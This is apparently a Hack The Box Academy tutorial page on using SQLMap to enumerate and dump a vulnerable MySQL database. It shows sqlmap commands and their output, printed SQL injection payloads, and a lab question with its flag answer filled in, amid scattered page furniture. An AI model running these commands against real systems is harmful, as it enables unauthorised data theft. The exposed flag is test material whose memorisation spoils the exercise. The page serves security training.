Database Enumeration

Enumeration represents the central part of an SQL injection attack, which is done right after the successful detection and confirmation of exploitability of the targeted SQLi vulnerability. It consists of lookup and retrieval (i.e., exfiltration) of all the available information from the vulnerable database.

SQLMap Data Exfiltration

For such purpose, SQLMap has a predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content. For example, the excerpts from queries.xml for a MySQL DBMS can be seen below:

Code: xml

```xml
<?xml version="1.0" encoding="UTF-8"?>

<root>
    <dbms value="MySQL">
        <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html -->
        <cast query="CAST(%s AS NCHAR)"/>
        <length query="CHAR_LENGTH(%s)"/>
        <isnull query="IFNULL(%s,' ')"/>
...SNIP...
        <banner query="VERSION()"/>
        <current_user query="CURRENT_USER()"/>
        <current_db query="DATABASE()"/>
        <hostname query="@@HOSTNAME"/>
        <table_comment query="SELECT table_comment FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_na
        <column_comment query="SELECT column_comment FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table
        <is_dba query="(SELECT super_priv FROM mysql.user WHERE user='%s' LIMIT 0,1)='Y'"/>
        <check_udf query="(SELECT name FROM mysql.func WHERE name='%s' LIMIT 0,1)='%s'"/>
        <users>
            <inband query="SELECT grantee FROM INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user
            <blind query="SELECT DISTINCT(grantee) FROM INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT
        </users>
    ...SNIP...
```

For example, if a user wants to retrieve the "banner" (switch `--banner`) for the target based on MySQL DBMS, the `VERSION()` query will be used for such purpose.
In case of retrieval of the current user name (switch `--current-user`), the `CURRENT_USER()` query will be used.

Another example is retrieving all the usernames (i.e., tag `<users>`). There are two queries used, depending on the situation. The query marked as `inband` is used in all non-blind situations (i.e., UNION-query and error-based SQLi), where the query results can be expected inside the response itself. The query marked as `blind`, on the other hand, is used for all blind situations, where data has to be retrieved row-by-row, column-by-column, and bit-by-bit.

Basic DB Data Enumeration

Usually, after a successful detection of an SQLi vulnerability, we can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target (`--hostname`), current user's name (`--current-user`), current database name (`--current-db`), or password hashes (`--passwords`). SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.

Enumeration usually starts with the retrieval of the basic information:

- Database version banner (switch `--banner`)
- Current user name (switch `--current-user`)
- Current database name (switch `--current-db`)
- Checking if the current user has DBA (administrator) rights (switch `--is-dba`)

The following SQLMap command does all of the above:

Database Enumeration

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner --current-user --current-db --is-dba

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9}
|_ -| . ['] |  .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 13:30:57 /2020-09-17/

[13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5134=5134

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT (ELT(5907=5907,1))),0x7178707671,F

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170766b71,0x7a76726a64425766676644e6b476e577665615168564b7a696a6
---
[13:30:57] [INFO] the back-end DBMS is MySQL
```

Cheat Sheet

Go to Questions

Table of Contents

Getting Started

SQLMap Overview

Getting Started with SQLMap

SQLMap Output Description

Building Attacks

Running SQLMap on an HTTP Request

Handling SQLMap Errors

Attack Tuning

Database Enumeration

Database Enumeration

Advanced Database Enumeration

Advanced SQLMap Usage

Bypassing Web Application Protections

OS Exploitation

Skills Assessment

Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
[13:30:57] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3~bpo50+1'
[13:30:58] [INFO] fetching current user
current user: 'root@%'
[13:30:58] [INFO] fetching current database
current database: 'testdb'
[13:30:58] [INFO] testing if current user is DBA
[13:30:58] [INFO] fetching current user
current user is DBA: True
[13:30:58] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'

[*] ending @ 13:30:58 /2020-09-17/
```

From the above example, we can see that the database version is quite old (MySQL 5.1.41 - from November 2009), and the current user name is `root`, while the current database name is `testdb`.

> Note: The 'root' user in the database context in the vast majority of cases does not have any relation with the OS user "root", other than that representing the privileged user within the DBMS context. This basically means that the DB user should not have any constraints within the database context, while OS privileges (e.g. file system writing to arbitrary location) should be minimalistic, at least in the recent deployments. The same principle applies for the generic 'DBA' role.

Table Enumeration

In most common scenarios, after finding the current database name (i.e. `testdb`), the retrieval of table names would be by using the `--tables` option and specifying the DB name with `-D testdb`, is as follows:

Database Enumeration

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb

...SNIP...
[13:59:24] [INFO] fetching tables for database: 'testdb'
Database: testdb
[4 tables]
+---------------+
| member        |
| data          |
| international |
| users         |
+---------------+
```

After spotting the table name of interest, retrieval of its content can be done by using the `--dump` option and specifying the table name with `-T users`, as follows:

Database Enumeration

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb

...SNIP...
Database: testdb

Table: users
[4 entries]
+----+--------+------------+
| id | name   | surname    |
+----+--------+------------+
| 1  | luther | blisset    |
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 4  | NULL   | nameisnull |
+----+--------+------------+

[14:07:18] [INFO] table 'testdb.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/www.example.com/dump/
```

The console output shows that the table is dumped in formatted CSV format to a local file, `users.csv`.

> Tip: Apart from default CSV, we can specify the output format with the option `--dump-format` to HTML or SQLite, so that we can later further investigate the DB in an SQLite environment.

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: COLUMNS

	DATA_TYPE	TABLE_NAME	IS_NULLABLE	COLUMN_TYPE	COLUMN_NAME	TABLE_SCHEMA	PRIVILEGES	NUMER
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	varchar	CHARACTER_SETS	NO	varchar(32)	CHARACTER_SET_NAME	information_schema	select	NULL
2	varchar	CHARACTER_SETS	NO	varchar(32)	DEFAULT_COLLATE_N...	information_schema	select	NULL
3	varchar	CHARACTER_SETS	NO	varchar(60)	DESCRIPTION	information_schema	select	NULL
4	bigint	CHARACTER_SETS	NO	bigint(3)	MAXLEN	information_schema	select	0
5	varchar	COLLATIONS	NO	varchar(32)	COLLATION_NAME	information_schema	select	NULL
6	varchar	COLLATIONS	NO	varchar(32)	CHARACTER_SET_NAME	information_schema	select	NULL
7	bigint	COLLATIONS	NO	bigint(11)	ID	information_schema	select	0
8	varchar	COLLATIONS	NO	varchar(3)	IS_DEFAULT	information_schema	select	NULL
9	varchar	COLLATIONS	NO	varchar(3)	IS_COMPILED	information_schema	select	NULL
10	bigint	COLLATIONS	NO	bigint(3)	SORTLEN	information_schema	select	0
11	varchar	COLLATION_CHAR...	NO	varchar(32)	COLLATION_NAME	information_schema	select	NULL

Table/Row Enumeration

When dealing with large tables with many columns and/or rows, we can specify the columns (e.g., only `name` and `surname` columns) with the `-C` option, as follows:

Database Enumeration

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname
```

```
...SNIP...
Database: testdb

Table: users
[4 entries]
+--------+------------+
| name   | surname    |
+--------+------------+
| luther | blisset    |
| fluffy | bunny      |
| wu     | ming       |
| NULL   | nameisnull |
+--------+------------+
```

To narrow down the rows based on their ordinal number(s) inside the table, we can specify the rows with the `--start` and `--stop` options (e.g., start from 2nd up to 3rd entry), as follows:

Database Enumeration

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3

...SNIP...
Database: testdb

Table: users
[2 entries]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
| 3  | wu     | ming    |
+----+--------+---------+
```

Conditional Enumeration

If there is a requirement to retrieve certain rows based on a known `WHERE` condition (e.g. `name LIKE 'f%'`), we can use the option `--where`, as follows:


Database Enumeration

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"

...SNIP...
Database: testdb

Table: users
[1 entry]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
+----+--------+---------+
```

Full DB Enumeration

Instead of retrieving content per single-table basis, we can retrieve all tables inside the database of interest by skipping the usage of option `-T` altogether (e.g. `--dump -D testdb`). By simply using the switch `--dump` without specifying a table with `-T`, all of the current database content will be retrieved. As for the `--dump-all` switch, all the content from all the databases will be retrieved.

In such cases, a user is also advised to include the switch `--exclude-sysdbs` (e.g. `--dump-all --exclude-sysdbs`), which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.


Enable step by step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): Click here to spawn the target system!
+ 1 What's the contents of table flag1 in the testdb database? (Case #1)
HTB{c0n6r475_y0u_kn0w_h0w_70_run_b451c_5qlm4p_5c4n}
Submit
Hint
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX